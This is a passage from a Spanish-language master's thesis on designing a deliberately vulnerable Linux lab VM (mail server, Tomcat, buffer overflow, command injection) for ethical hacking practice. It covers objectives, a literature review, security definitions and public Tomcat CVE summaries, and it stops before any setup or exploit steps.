UNIVERSIDAD POLITÉCNICA SALESIANA ECUADOR

POSGRADOS

MAESTRÍA EN
SEGURIDAD DE LA INFORMACIÓN
RPC-SO-28-NO.669-2021

OPCIÓN DE TITULACIÓN:
PROYECTO DE TITULACIÓN CON COMPONENTES DE INVESTIGACIÓN APLICADA Y/O DE DESARROLLO

TEMA:
DISEÑO DE UNA MÁQUINA VIRTUAL Y ANÁLISIS DE SUS VULNERABILIDADES CON FINES PRÁCTICOS: SERVIDOR DE CORREO ELECTRÓNICO, SERVIDOR DE APLICACIONES, DESBORDAMIENTO DE BÚFFER E INYECCIÓN DE COMANDOS

AUTORES:
EDWIN RICARDO TOMALÁ PARRA
JONATHAN DANIEL ARGOTI CAIZA

DIRECTOR:
MIGUEL ARTURO ARCOS ARGUDO

CUENCA – ECUADOR
2024

Autores:

Edwin Ricardo Tomalá Parra
Ingeniero de Sistemas
Candidato a Magíster en Seguridad de la Información por la Universidad Politécnica Salesiana – Sede Cuenca.
etomala@est.ups.edu.ec

Jonathan Daniel Argoti Caiza
Ingeniero de Sistemas.
Candidato a Magíster en Seguridad de la Información por la Universidad Politécnica Salesiana – Sede Cuenca.
jargoti@est.ups.edu.ec

Dirigido por:

Miguel Arturo Arcos Argudo
Ingeniero de Sistemas.
Doctor en Ciencias Computacionales para Smart Cities.
marcos@ups.edu.ec

Diseño de una máquina virtual y análisis de sus vulnerabilidades con fines prácticos: servidor de correo electrónico, servidor de aplicaciones, desbordamiento de búffer e inyección de comandos

DEDICATORIA

Dedico este proyecto a Dios por darnos el conocimiento necesario para realizar este trabajo, a mi mama por impulsarme a obtener otro título y no quedarme en mi zona de confort, darme la oportunidad de volver estudiar y seguir formarme profesionalmente.

A Marisol Ramírez la compañera de toda mi vida, por comprender la importancia de dedicarse a los estudios y estar en todo momento apoyándome. a mi familia por todo el apoyo que me dieron, por no dejarme dar por vencidos, por darme ánimos en los momentos que más lo necesitaba, no dejarme rendir fácilmente y por último no me queda más que decir, que con la mano de ellos he podido llegar lejos.

Edwin Ricardo Tomalá Parra

Dedico este proyecto a mis padres, hermanos, familia en general y a todas las personas que han confiado en mí. A quienes siempre han estado apoyándome, impulsándome para superarme día a día. El culminar este proyecto no ha sido fácil, pero con la confianza de mi familia y la dedicación que he puesto para su elaboración, hemos logrado terminarlo con éxito.

Jonathan Daniel Argoti Caiza

AGRADECIMIENTO

Todo esfuerzo tiene sus recompensas, pero el esfuerzo siempre se logra con personas que te brindan su ayuda, de esta manera logras tener motivación, por eso queremos agradecer a nuestras familias por ser muestra mayor motivación para realizar este proyecto.

Gracias a la universidad politécnica salesiana y a todas las personas que formaron parte de esta familia, porque han brindado todo su apoyo para poder formarme como un profesional. Por último, no me queda más que decir gracias, a todas las personas que faltaron de mencionarse y de una u otra forma ahí están, a quienes han guiado en toda la trayectoria de nuestra formación académica.

Edwin Ricardo Tomalá Parra

Quiero agradecer a mi familia por siempre confiar en mí, además quiero agradecer a la Universidad Politécnica Salesiana por todo este tiempo que he sido parte de esta familia Salesiana. A lo largo de estos años que aprendido muchas cosas tanto académicas como humanas, el conjunto de este aprendizaje ha hecho de mi un gran profesional. Dar las gracias a Dios por siempre llenarme de fortaleza y fe para cumplir mis metas.

Jonathan Daniel Argoti Caiza

Tabla de Contenido

1. Contenido

Diseño de una máquina virtual y análisis de sus vulnerabilidades con fines prácticos: servidor de correo electrónico, servidor de aplicaciones, desbordamiento de búffer e inyección de comandos

Autor(es):

Edwin Ricardo Tomalá Parra
Jonathan Daniel Argoti Caiza

Resumen

Palabras clave: hacker, vulnerabilidad, ataque informático, servidores

La seguridad de la información ha adquirido una gran importancia en la actualidad, el uso de servidores es muy común en todos los ámbitos, específicamente los servidores de correo y aplicaciones están expuestos a constantes ataques por parte de hackers. El enfoque en estos servidores es porque a través de ellos se puede tener acceso a la infraestructura de objetivo a atacar por parte de los hackers. El servidor de correo es muy vulnerable en su infraestructura y en la facilidad para establecer comunicaciones a través de un mensaje por correo electrónico.

El análisis de vulnerabilidades es una técnica que permite identificar previamente las vulnerabilidades de los equipos, antes de exponerlas en un ambiente laboral. Cuando logra identificar cuáles son las fallas de los servidores y a que están expuestos si no se corrigen estas fallas, se puede reducir la superficie de ataque. Es muy importante realizar este tipo de análisis con una planificación, ya que constantemente los diversos ataques empleados por los hackers evolucionan y de igual manera los encargados de la seguridad deben estar actualizados y preparados para contrarrestar los diferentes eventos que se presenten.

Abstract

Palabras clave: hacker, vulnerability, computer attack, servers

Information security has become very important nowadays, the use of servers is very common in all areas, specifically mail and application servers are exposed to constant attacks by hackers. The focus on these servers is because through them you can have access to the target infrastructure to be attacked by hackers. The mail server is very vulnerable in its infrastructure and in the ease of establishing communications through an e-mail message.

The analysis of vulnerabilities is a technique that allows to identify in advance the vulnerabilities of the equipment, before exposing them in a work environment. When it is able to identify what are the flaws of the servers and what they are exposed to if these flaws are not corrected, the attack surface can be reduced. It is very important to perform this type of analysis with planning, since the various attacks used by hackers are constantly evolving and, likewise, security managers must be updated and prepared to counteract the different events that may occur.

.

2. Introducción

La seguridad de la información se ha convertido en tema primordial tanto para organizaciones, gobiernos y personas. El gran aumento de dispositivos interconectados, el internet de las cosas, la forma en la que nos comunicamos hoy en día, todo esto engloba un desafío mayor al momento de precautelar el correcto manejo de la información. Para los expertos en seguridad se ha convertido en un objetivo el proteger según los estándares los datos para evitar que se vea comprometida la seguridad de la información.

Actualmente la gran mayoría de organizaciones cuentan con servidores de correo para gestionar tanto la información que reciben como la que envían por este medio. La configuración de servidores de correos puede ser compleja y propensa a errores. Un simple error al ingresar datos, ajustar permisos, un error en la configuración de un firewall o de reglas puede causar problemas en el funcionamiento del servidor y ser aprovechadas por atacantes como: spammers, grupos de ciber espionaje, crackers, scripts kiddies, hackers, ciberdelincuentes, empleados malintencionados, etc. (Richardson solera, 2009).

En cuanto a los servidores de aplicaciones o dispositivo de software, las organizaciones recurren a ellos con el fin de tener centralizada toda la información en único punto y de esta forma poseer un mayor control. Pero al tratarse de un sistema centralizado, las amenazas afectan a todos los ordenadores cliente que no podrán trabajar con las aplicaciones. Uno de los riesgos es la exposición de información sensible ya que, si el servidor no se encuentra configurado adecuadamente, podría filtrar información sensible en mensajes de error o registros, lo que podría ser utilizado por los atacantes (SAUCEDO & MIRANDA, 2015).

Es común que los atacantes utilicen vulnerabilidades débiles como parte de sus estrategias para comprometer sistemas informáticos o redes. Las vulnerabilidades

débiles son aquellas fallas o debilidades en el software, sistemas operativos, aplicaciones o configuraciones que pueden ser explotadas por atacantes para obtener acceso no autorizado o realizar acciones maliciosas, las vulnerabilidades débiles puede ser por contraseñas débiles, software desactualizado, fallos de seguridad en aplicaciones, configuraciones incorrectas o puertos abiertos innecesarios.

Históricamente, las vulnerabilidades de las inyecciones de comandos de Shell han sido muy importantes, aunque parece estar en declive últimamente. Este tipo de inyección de comandos ocurre cuando la aplicación invoca el shell del sistema operativo (C-shell o Bash en Unix, command shell en Windows, etc.) para iniciar otro programa (Jordan, 2009). Se trata de una vulnerabilidad de seguridad web que permite a un atacante ejecutar comandos arbitrarios en el servidor donde se aloja las aplicaciones instaladas, de esta forma compromete completamente la aplicación y todos sus datos.

El desbordamiento de buffer es uno de los problemas de seguridad con más vigencia en los primeros años, por el momento no existe explicación en concreto que pueda demostrar porque después de 10 años sigue siendo un obstáculo para los desarrolladores, por eso se dice que es un ataque muy común entre los hackers con el que se puede causar un problema muy serio en los sistemas. Existen numerosos tipos de ataques de desbordamiento, pero el más común es el de la pila. Este ataque consiste cuando un determinado programa por fallo en su implementación no es capaz de controlar la cantidad de datos que están en el buffer, haciendo que se ultra limite la capacidad del buffer (Dias, 2014).

El propósito del proyecto es identificar los errores de una incorrecta configuración de los servidores de correo y de aplicaciones, por lo cual se ha elaborado un manual práctico, donde se detalla los errores cometidos para conocer cómo actúa la inyección de comandos y el desbordamiento de buffer ante estas vulnerabilidades. Este manual incluye pautas y buenas prácticas de seguridad para la adecuada administración de los servidores de aplicaciones y correo. Además, ayuda a los

equipos de TI para mantener una postura de seguridad sólida y promover una cultura de seguridad en toda organización.

Para ello se ha utilizado máquinas virtuales con distribución Linux, en la cual se ha configurado todos los componentes necesarios para un servidor de correo electrónico como Postfix, el cual es un proceso que se ejecuta en segundo plano que gestiona la entrada y la salida de correos de internet a la intranet, o, de la intranet a internet, o, sin salir de la propia intranet (Berríos Reyes, 2006). Se ha realizado configuraciones débiles, como permisos incorrectos en las carpetas de correo, falta de autenticación segura o configuraciones que permiten el spam o el phishing. Posteriormente, dentro la misma máquina virtual se ha configurado los componentes necesarios para un servidor de aplicaciones como Tomcat, que es un software de código abierto (Apache Tomcat, 1999), JBoss o Node.js es un entorno de ejecución de javascript orientado a eventos asíncronos, diseñado para crear aplicaciones network escalable (OpenJS Foundation, s.f.), con estas aplicaciones conocidas por tener vulnerabilidades, se han realizado pruebas de inyección de comandos y el desbordamiento de buffer.

La importancia de este documento era mostrar vulnerabilidades débiles y conocidas, para contar con una guía que permita identificarlas y corregirlas, de esta forma se logró brindar un soporte ágil para casos similares como los mencionados en este proyecto. Conocer las vulnerabilidades débiles de un servidor y abordarlas de manera práctica es esencial para proteger la seguridad y privacidad de la información.

Lo que se consiguió con este proyecto es que se convierta en una referencia para actuar cuando se presente una de las vulnerabilidades mencionadas. Este proyecto se ha desarrollado en base a técnicas conocidas, que pondrán a prueba las principales superficies de ataque que presentan las infraestructuras. De esta forma se creó un manual completo de acciones reactivas y proactivas que se pueden implementar a nivel de ciberseguridad.

3. Objetivos (general y específicos)

Objetivo general

Diseñar y configurar una máquina virtual Linux que contenga una cantidad adecuada de vulnerabilidades instaladas de manera intencional con el fin de generar un manual completo de cómo identificarlas, evaluar los riesgos, explotarlas, solventarlas y hacer una comparación entre el estado de seguridad inicial y el final, con énfasis en: servidor de correo electrónico, servidor de aplicaciones, desbordamiento de búffer e inyección de comandos

Objetivos específicos

- Redactar un estado del arte y marco teórico adecuado que evidencie la importancia de analizar vulnerabilidades en una máquina virtual con el fin de practicar hacking ético.
- Diseñar una máquina virtual Linux que tenga una cantidad adecuada de vulnerabilidades configuradas de manera intencional con el fin de generar un manual completo de instalación, identificación de vulnerabilidades, evaluación de riesgos potenciales, explotación y reparación de las mismas, con énfasis en: servidor de correo electrónico, servidor de aplicaciones, desbordamiento de búffer e inyección de comandos
- Realizar una comparativa entre la máquina virtual con vulnerabilidades y la máquina virtual con vulnerabilidades reparadas con el fin de evidenciar la eficiencia de la reparación.

4. Determinación del Problema

La necesidad de virtualización de servidores aumentando considerablemente en las organizaciones, porque brindan muchos beneficios al momento de gestionar servidores, por ejemplo: la permisión de consolidar múltiples servidores en un único servidor físico, accesibilidad para escalar rápidamente la capacidad de los servidores, maximizar la utilización de recursos y mejoras en el rendimiento general del sistema.

Uno de los problemas más grandes que existe es el desconocimiento de la manera correcta de configurar e instalar servidores de aplicaciones y Servidores de correo en máquinas virtuales o el mal uso de las herramientas de virtualización, creyendo que son totalmente seguras y no se necesita establecer seguridades como en las estructuras físicas.

Se evidencia entonces la importancia de realizar un estudio sobre las probables causas que implican vulnerabilidades como el desbordamiento de buffer e inyección de comandos que se encuentran asechando a los servidores de aplicaciones y servidores de correos que se encuentran instaladas en máquinas virtuales, al momento de contar con malas configuraciones aplicadas.

Este trabajo servirá como una guía de buenas prácticas al momento de configurar servidores de aplicaciones y servidor de correos de sistemas operativos Linux en entorno virtual.

Marco teórico referencial

En esta sección presentaremos una breve sistematización de trabajos previos relacionados a la temática de vulnerabilidades de seguridad en ambientes virtuales y ataques de denegación de servicios.

4.1. Antecedentes de la investigación

Se han realizado muchas investigaciones en base a las buenas prácticas de la seguridad de la información, tanto en la búsqueda de vulnerabilidades como en la forma en que se puede evitarlas. El uso de laboratorios de prueba virtual es de suma importancia para la explotación de vulnerabilidades fuera de ambientes de producción, tal como lo indica Carlos Hipólito Tapia en su trabajo sobre "Mejores prácticas de seguridad en ambientes virtuales" (AYALA, 2017). Al tener un ambiente controlado de pruebas se puede actuar en base a los conocimientos de ciberseguridad, todo esto para establecer las mejores prácticas a implementar.

El correcto diseño de un ambiente simulado de pruebas debe asimilarse al ambiente real que se busca emular, así como lo detalla Julián Fonseca en su investigación del año 2015 (Fonseca, 2015), donde explica la infraestructura de red, los requerimientos tecnológicos, el hardware y software adecuados para el levantamiento de este tipo de ambientes. Además, existen diversas plataformas que simulan entornos de pruebas, como lo resalta Edgar Rivera, Mirian Cárdenas, Washington Chiriboga en su investigación del año 2020 (OSORIO, ZEA, & CASANOVA, 2020) cuando se realizan ataques de fuerza bruta que puedan comprometer los sistemas, ataques como la denegación se servicios, en la mayoría de los casos los servicios quedan dados de bajo. Por eso es importante realizar un análisis y evaluación de herramientas que generan este tipo de ataques para poder mitigar ese riesgo.

El termino hacking ético ha tomado una gran relevancia con el pasar de los años, términos como pentesting, ciberseguridad se han convertido en palabras muy importantes dentro de la seguridad de la información. Como lo menciona Alex Meucaylle en su trabajo del año 2019 (Meucaylle, 2019), en el cual ya no se realizaba solo explotación de vulnerabilidades en ambientes virtuales, sino se sigue metodologías como OOSSTMM, ISSAF y OWASP para establecer buenas prácticas de seguridad. La implementación de políticas de seguridad a nivel del personal como lo menciona (Amorocho, 2020)en el año, nos muestra el rol importante que tiene el factor humano dentro del manejo de los sistemas.

El análisis de vulnerabilidades en ambientes controlados ya no se centra solo en dispositivos físicos, se ha extendido al cloud computing, como lo menciona Javier Pérez en su trabajo del año 2019 (Perez, 2019), la arquitectura Cloud al ser flexible, escalable y compartida está expuesta a muchos riesgos, en donde se espera tener muchas mas contribuciones en base a investigaciones para mitigar estos riesgos. Los dispositivos móviles también requieren de simular ambientes controlados para explotar vulnerabilidades, lo menciona Lady Vargas en su investigación del año 2023 (Vargas,

2023), los smartphones pueden adquirir permisos de usuario lo cual permitiría que un atacante tenga acceso a toda la información desde la raíz, por lo cual es importante siempre aplicar los parches de seguridad del sistema operativo. Un smartphone está expuesto tanto a nivel de software como de hardware.

4.2. Conceptos y nociones principales

En esta sección se hará mención a los conceptos y nociones que resultan relevantes para la comprensión de este trabajo.

Servidor de aplicaciones

El servidor de aplicaciones actúa como intermediario entre los clientes (como navegadores web, dispositivos móviles o aplicaciones de escritorio). Está diseñado para alojar y ejecutar aplicaciones en un entorno de red, proporciona una plataforma o entorno en el cual se puede desarrollar, implementar y administrar aplicaciones empresariales (Romero Guillén, 2012).

Un Servidor de aplicaciones provee una estructura de tres capas que ayuda que nuestro sistema funcione de una forma más eficiente.




Fig. 1. Arquitectura en tres capas utilizando SA (fuente: http://dspace.espoch.edu.ec/handle/123456789/1528)

En la Fig. 1 se puede observar un diagrama que representa la arquitectura de tres capas utilizadas en servidores de aplicaciones.

Capa Cliente

El nivel de cliente es la interfaz de usuario que se comunica con la aplicación. En el cual el usuario final interrelaciona con la aplicación. El objetivo fundamental es visualizar información al usuario (Tulach., 2008).

Cliente Web. Es una aplicación o software que es ejecutado en un dispositivo, se usa para navegar y adquirir contenido de sitios web (Guillén, 2019). Como ejemplos tenemos los siguientes:

- Chrome
- Mozilla Firefox
- Microsoft Edge

Móvil. Algunas aplicaciones también actúan como clientes web, porque permite a los usuarios acceder a contenido en line (Enriquez, 2013).

Cliente Java/swing- VB/C++. Son aplicaciones de escritorio desarrolladas en lenguajes de programación y utilizan biblioteca de gráficos, para crear interfaces de usuarios (Groussard, 2012).

Capa Media

El nivel de Media involucra al servidor de aplicaciones, porque es el núcleo de la aplicación, en este nivel, toda la información adquirida en el nivel de cliente se procesa, la ventaja de este nivel es mantener en todo momento el control del tipo de operaciones que se ejecuten contra la base de datos (Polo, 2008).

Capa Datos

El nivel de Datos o también conocido como nivel de bases de datos, nivel de acceso de datos o backend, es aquel que almacena y administra información o datos que procesa una aplicación (Haines., 2006) y (Schincariol., 2006).

SGBD (Sistemas de Gestión de Base de Datos)

Es un software que se utiliza para gestionar o administrar bases de datos, facilita una interfaz para la interacción con la base de datos (de la Peña O'Shea, 2017). Algunos ejemplos son:

- MySQL
- Oracle Database
- Microsoft SQL server
- PostgreSQL

Aplicaciones EIS (Sistemas de información ejecutiva)

Son herramientas creadas para adquirir información estratégica y táctica a los ejecutivos de una institución, permite al ejecutivo mirar más allá de estos resúmenes, aumenta la facilidad de toma de decisiones (Elías Santos, 1992) y (Benítez Córdova, 2020). Algunos ejemplos son:

- Tableau
- Microsoft power BI.
- SAP BusinessObjects.

Servidor de aplicaciones Tomcat

Tomcat es un contenedor de servlets de código abierto desarrollado por el apache software foundation que se utiliza en la implementación para java servlet y java server pages. el motor de servlest de tomcat a menudo se presenta con frecuencia en combinación con el servidor web apache (Bosch lladó, 2020).

Servlets

La palabra servlet deriva de otro anterior applet, que se refiere a pequeños programas escritos en Java que se ejecutan en el contexto de un navegador web. En resumen, un servlet es un programa que se ejecuta en un servidor (Moral, 2003).

Versión de Tomcat vulnerables.
Las versiones 7, 8, 9 y 10 de Apache Tomcat están afectadas por 2 vulnerabilidades, una severidad crítica y otra media, de tipo denegación de servicio (DoS) en WebSocket y DoS en el protocolo HTTP/2, respectivamente (España(incibe), 2018). Algunas de ellas son:

- desde la 7.0.27, hasta la 7.0.104;
- desde la 8.5.0, hasta la 8.5.56;
- desde la 9.0.0.M1, hasta la 9.0.36;
- desde la 10.0.0-M1, hasta la 10.0.0-M6.

Servidor de correo electrónico
Es el encargado de gestionar el envío, recepción y almacenamiento de correos. Su funcionalidad principal es permitir la comunicación mediante protocolos de correo saliente y entrante. Estos servidores utilizan protocolos como SMTP (envió de correos), POP3 o IMAP (recibir correos). Un servidor de correo puede ser público (Gmail, Yahoo) o privado (configurado internamente por cada organización) (Cloudfare, 2023).

Vulnerabilidad
Es una debilidad o fallo en un sistema, aplicación, red o infraestructura que podría ser explotada por amenazas informáticas, utilizadas para provocar daño o acceder a información sumamente confidencial de una forma no autorizada (Cabezas Herrera, 2022).

Vulnerabilidad de desbordamiento de Buffer
Un desbordamiento de búfer es el resultado de meter más datos en un búfer de los que puede manejar (One, 1996). Desbordamiento de búfer se encarga de escribir fuera de los límites asignados la memoria, puede dañar los datos, bloquear el programa o provocar la ejecución de una carga útil de ataque (Katrina Tsipenyuk, 2005).

Vulnerabilidad de inyección de comandos
La inyección de comandos es un ataque cuyo objetivo es la ejecución de comandos arbitrarios en el sistema operativo host a través de una aplicación vulnerable. Los ataques de inyección de comandos son posibles cuando una aplicación pasa datos no seguros proporcionados por el usuario (formularios, cookies, encabezados HTTP, etc.) a un shell del sistema (Zhong, 2023).

Configuraciones incorrectas o débiles.
Una mala configuración puede dejar expuesto a muchos servicios, puertos o configuraciones sensibles que podrían ser explotados por atacantes. Esto puede incluir el uso de contraseñas débiles lo cual provocaría un ataque de fuerza bruta, permisos incorrectos de archivos y directorios, configuraciones de red inseguras o falta de actualizaciones y parches (Wagner, Nueva técnica de ataque para hackear servidores apache Tomcat. , 2023).

Exposición de información sensible

Revelar detalles sensibles de un servidor de aplicaciones, existen algunas versiones de apache con vulnerabilidades como se muestra en la tabla 1, lo que puede provocar una exposición de información sensible, como mensajes de error que contienen información del sistema, información de configuración o datos personales de los usuarios (Infante, 2023).

Tabla 1

Vulnerabilidad Divulgación de información

Código	**CVE-2023-42795**
Severidad	Alta
Versiones afectadas	– Apache Tomcat 11.0.0-M1 a 11.0.0-M11 – Apache Tomcat 10.1.0-M1 a 10.1.13 – Apache Tomcat 9.0.0-M1 a 9.0.80 – Apache Tomcat 8.5.0 a 8.5.93
Detalle	Tomcat cuenta con un error interno que provoca divulgación de información, en ciertos eventos, el sistema es capaz de omitir imperceptiblemente partes del proceso reciclado, esto permite que la información de una solicitud request/reponse se filtre a la siguiente.

Fuente: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2023-42795

Fallos de seguridad en bibliotecas y componentes

Usualmente existen aplicaciones que utilizan bibliotecas y componentes de terceros como se puede visualizar en la tabla 2, y si estos a su vez contienen vulnerabilidades conocidas, los atacantes pueden aprovecharlas para comprometer el servidor de aplicaciones. Es importante mantener actualizadas todas las dependencias y bibliotecas utilizadas (Wagner, Vulnerabilidad de Apache Tomcat revela las cookies de sesión de aplicación a los atacantes., 2023).

Tabla 2

Vulnerabilidad por Fallos de componente

Código	**CVE-2023-28708**
Severidad	Alta
Versiones afectadas	-Apache Tomcat 11.0.0-M1 a 11.0.0-M2 -Apache Tomcat 10.1.0-M1 a 10.1.5 -Apache Tomcat 9.0.0-M1 a 9.0.71 -Apache Tomcat 8.5.0 a 8.5.85
Detalle	Cuando se utiliza RemoteIpFiltercon solicitudes recibidas de un proxy inverso a través de HTTP que incluyen el X-Forwarded-Proto encabezado establecido en https, las cookies de sesión creadas por Tomcat no incluyen el atributo seguro. Esto podría provocar que

	el agente de usuario transmita la cookie de sesión a través de un canal inseguro.

Fuente: https://lists.apache.org/thread/hdksc59z3s7tm39x0pp33mtwdrt8qr67

4.4.6. Denegación de Servicios (DoS)

Como se muestra en la tabla 3, de acuerdo al autor M. Markovi en su artículo de investigación define "A diferencia de muchos otros ataques, la denegación de servicio proviene de enviar datos no validos a aplicaciones o redes, haciendo que las aplicaciones y los servicios cierren o funcionen de manera anormal" (Markovi, 2007). Enviar una inundación de paquetes se lo realiza hasta que se apague un servicio o una red entera bloqueando el tráfico, lo que resulta en una pérdida de accesos a los recursos de red por parte de los usuarios (Cueva Hurtado, 2017).

Tabla 3

Vulnerabilidad de DoS

Código	**CVE-2023-42794**
Severidad	Baja
Versiones Afectadas	– Apache Tomcat 9.0.70 a 9.0.80 – Apache Tomcat 8.5.85 a 8.5.93
Detalle	Esta vulnerabilidad radica en una falla de la función fork presente en los Commons FileUpload. En sistemas Windows, una aplicación web podría no cerrar correctamente una secuencia para un archivo cargado, lo que provocaría que el archivo permaneciera anclado al disco y consuma espacio de almacenamiento de manera gradual. Este comportamiento eventualmente podría provocar una denegación de servicio al llenar completamente el espacio de almacenamiento en disco.

Fuente: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2023-42794

4.4.7. Cross-site-scripting (XSS)

En esta técnica se aplica código, por lo general JavaScript, en aplicaciones o sitios web vulnerables. Una línea de comandos bien estructurada aplicada en sitios cruzados puede otorgar a los atacantes acceso completo a la aplicación. Generalmente esto sucede cuando hay poca frecuencia de controles necesarios en el sitio. Los scripts utilizados son una serie de instrucciones a ejecutar, que suelen ser programadas en java, html o cualquier lenguaje de programación (Pérez, 2015).

4.5. Hacker

Es un experto en seguridad, es una persona u organización que realiza ataques a infraestructuras, servicios, mediante la detección de vulnerabilidades que son explotadas por ellos. Existen tres tipos de hackers: sombreo negro (son hackers maliciosos), sombrero blanco (hacker ético), sombrero gris (descubren vulnerabilidades,

pero sin malas intenciones). Esos son los tipos de hackers más comunes, aunque existes otros más (Fernandez, 2022).

4.6. Hacker ético

También conocidos como hackers de sombrero blanco, son personas profesionales con capacidades en ciberseguridad, que usan sus conocimientos de forma legal y ética. Este conocimiento lo usan con autorización de las organizaciones para vulnerar sistemas o redes, lo que ayuda a mejorar la seguridad y conocer las vulnerabilidades para poder realizar un hardening (Fernandez, 2022).

4.7. Virtualización

La virtualización se caracteriza por ser una tecnología utilizada en representaciones virtuales de servidores, almacenamiento, redes y otras máquinas físicas. El software virtual imita las funciones de un hardware físico para ejecutar varias máquinas virtuales a la vez en una única maquina física.

La importancia de usar la tecnología de virtualización es ayudar a interactuar con cualquier recurso de hardware con mayor flexibilidad. Los equipos físicos generalmente consumen electricidad, ocupan espacio de almacenamiento y necesitan mantenimiento. Nos facilita en la administración, en el mantenimiento y utilización de la infraestructura de hardware como una aplicación en la web (Ayala, 2017).

5. Metodología y desarrollo

En resumen, la metodología a usar en el presente proyecto consistirá en las siguientes fases:

Fase 1: instalación y configuración de las herramientas mencionadas, de tal manera que, de forma intencionada, presente fallas y vulnerabilidades de seguridad. Para lo cual se irá presentando el paso a paso (a manera de manual) del proceso.


Fase 2: identificación y explotación de las vulnerabilidades intencionalmente configuradas.

Fase 3: corrección y/o reparación de las vulnerabilidades, para lo cual también se presentará el paso a paso.


Fase 4: verificación de la ausencia de las vulnerabilidades corregidas.

5.1 Instalación del sistema operativo Linux a utilizar

